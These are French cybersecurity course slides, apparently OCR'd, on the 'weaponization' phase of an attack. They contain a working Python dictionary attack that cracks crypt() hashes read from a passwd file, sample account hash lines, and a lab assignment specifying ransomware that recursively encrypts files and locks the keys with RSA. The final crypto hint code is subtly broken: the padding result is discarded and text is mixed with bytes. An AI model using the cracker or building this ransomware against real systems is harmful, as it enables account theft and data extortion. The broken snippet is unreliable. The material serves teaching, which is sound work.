
L'ARMEMENT

PYTHON POUR LA CYBERSÉCURITÉ



OBJECTIFS

- A la fin de cette partie, vous devriez être en mesure de :
  - Décrire le concept de l'armement
  - Ecrire un code de récolte d'information
  - Décrire le concept de craquage des MDP par force brute
  - Ecrire un code de craquage des MDP par dictionnaire
  - Ecrire un ransomware qui exfiltre et chiffre les données

C’EST QUOI?

- Se produit après que la reconnaissance a eu lieu
- L'attaquant a découvert toutes les informations nécessaires sur les cibles potentielles.
- Aboutit à la création d'un logiciel malveillant à utiliser contre une cible identifiée.
- Peut inclure la création de nouveaux types de logiciels malveillants ou la modification d'outils existants à utiliser dans une cyberattaque.
- Par exemple, les cybercriminels peuvent apporter des modifications mineures à une variante de ransomware existante pour créer un nouvel outil.

LA FORCE BRUTE

- Attaque de décryptage d'un message chiffré en essayant toutes les combinaisons possibles
- Le succès de l'attaque dépend largement de la capacité de la machine et de la longueur et des caractères de la clef de chiffrement / du MDP

Number of Characters	Numbers Only	Lowercase Letters	Upper and Lowercase Letters	Numbers, Upper and Lowercase Letters	Numbers, Upper and Lowercase Letters, Symbols
4	Instantly	Instantly	Instantly	Instantly	Instantly
5	Instantly	Instantly	Instantly	Instantly	Instantly
6	Instantly	Instantly	Instantly	Instantly	Instantly
7	Instantly	Instantly	2 secs	7 secs	31 secs
8	Instantly	Instantly	2 mins	7 mins	39 mins
9	Instantly	10 secs	1 hour	7 hours	2 days
10	Instantly	4 mins	3 days	3 weeks	5 months
11	Instantly	2 hours	5 months	3 years	34 years

ATTAQUE PAR DICTIONNAIRE

- Dictionnaire
  - Sous-type de la force brute
  - Teste un sous-ensemble pré-défini de possibilités
  - Ex: si le site ne permet pas l'utilisation des MDP moin de 6 caratères, on élimine toutes les possibilités < 5 car.

- Table "Rainbow"
  - Sous-type de la force brute
  - Requiert la connaissance de l'algorithme de hashage
  - Consiste à comparer un hash à un ensemble de valeurs/hash précalculés
  - Augmente considérablement la performance car on n'a pas besoin de « hasher » les valeurs en clair avant de les comparer au hash voulu

/ETC/PASSWD /ETC/SHADOW

- Passwd : comptes utilisateurs
- Shadow: Hashes des MDP
- Les algorithmes de hashages peuvent différer

victim: HX9LLTdc/jiDE: 503:100:Iama Victim:/home/victim:/bin/sh


root: DFNFxgW7C05fo: 504:100: Markus Hess:/root:/bin/bash

/ETC/PASSWD /ETC/SHADOW

```python
import crypt
import os

dir = os.path.dirname(os.path.realpath(__file__))

def testPass(passwd):
    salt = passwd[0:2]
    with open(f'{dir}/dict.txt') as f:
        while True:
            p = f.readline().strip("\n")
            if not p:
                break
            c = crypt.crypt(p,salt)
            if c == passwd:
                print (f"[+] Found Password: {p}")
                return
    print ("[-] Password Not Found")

def main():
    with open(f"{dir}/passwd") as f:
        while True:
            l = f.readline().strip("\n")
            if not l:
                break
            l=l.split(":")
            print (f"[*] Cracking Password For: {l[0]}")
            hp = l[1].strip()
            testPass(hp)

if __name__ == "__main__":
    main()
```

RANÇONGICIELS

- Logiciels malveillants qui chiffrent les fichiers d'un utilisateur ou bloquent l'accès à son système, puis exigent une rançon en échange de la clé de déchiffrement



RANÇONGICIELS - TD

- A la fin du TD il faut rendre TROIS fichiers python
  - gen_keys.py #Génération des clefs publique/privée
  - encrypt.py #Code de chiffrement
  - decrypt.py #Code de déchiffrement
- Nommer les fonctions exactement comme indiqué – en général bien suivre les consignes
- Le code peut inclure des fonctions supplémentaires utilisées par les fonctions principales
- Inclure des commentaires pertinents
- **LE CODE DOIT ABSOLUMENT FONCTIONNÉ**

RANÇONGICIELS - TD

- gen_keys.py
  - Ecrire un script qui génère une paire de clefs publique et privée et les sauvegardes dans key.private et key.public respectivement
- encrypt.py
  - Ecrire une fonction enc_file qui prend en paramètre le nom d'un fichier et:
    - crée une clef AES
    - chiffre le contenu du fichier
    - sauvegarde le contenu chiffré dans le même chemin en ajoutant l'extension .enc (ex: ./test/fichier1.txt > ./test/fichier1.txt.enc)
    - Ajoute la clef dans au fichier keys.txt (ouvrir le fichier en mode *append*) sous le format *nom du fichier:clef* (ex: ./test/fichier1.txt.enc:CLEF1). Une paire fichier:clef par ligne
  - Ecrire une fonction search_dir qui prend en paramètre un répertoire le parcourt ainsi que tous ses sous répertoires et fait appel à enc_file pour chaque fichier trouvé. A la fin de la fonction, chiffrer le fichier keys.txt avec la clef publique générée par gen_keys.py

RANÇONGICIELS - TD

- decrypt.py
  - Ecrire une fonction dec_file qui prend en paramètre le nom d'un fichier et une clef AES et:
    - déchiffre le contenu du fichier
    - sauvegarde le contenu déchiffré dans le même chemin mais en commençant par la racine ./test_dec et en supprimant l'extension .enc (ex: ./test/fichier1.txt.enc > ./**test_dec**/fichier1.txt)
  - Ecrire une fonction search_dir qui:
    - déchiffre le fichier keys.txt en utilisant la clef privée générée par gen_keys.py
    - extrait chaque paire chemin/clef et les passe à la fonction dec_file
    - compare le fichier original au fichier déchiffré

RANÇONGICIELS - TD

```python
from Crypto.PublicKey import RSA
# Générer une paire de clés RSA 4096 bits
rsa_key = RSA.generate(4096)
# Récupérer la clef privée (binaire)
rsa_key.export_key()
# Récupérer la clef publique (binaire)
rsa_key.publickey().export_key()

from Crypto.Cipher import AES
from Crypto.Random import get_random_bytes
# Génération d'une clé AES aléatoire (32 bytes pour AES-256)
aes_key = get_random_bytes(32)
# Remplir les blocs (AES requiert des blocs de 16 octets)
data = "CONTENU DU FICHIER"
data + b"\0" * (16 - len(data) % 16)
# Chiffrement AES-256
cipher = AES.new(aes_key, AES.MODE_ECB)  # Mode ECB (facile à casser en réalité)
ciphertext = cipher.encrypt(data) # ATTENTION data doit être Remplis (blocs de 16 octets)

import os
# Parcourir un répertoire et tous ses sous-répertoires
os.walk("REPERTOIRE_CIBLE") # Retourne chemin, liste de repertoires, liste de fichiers
```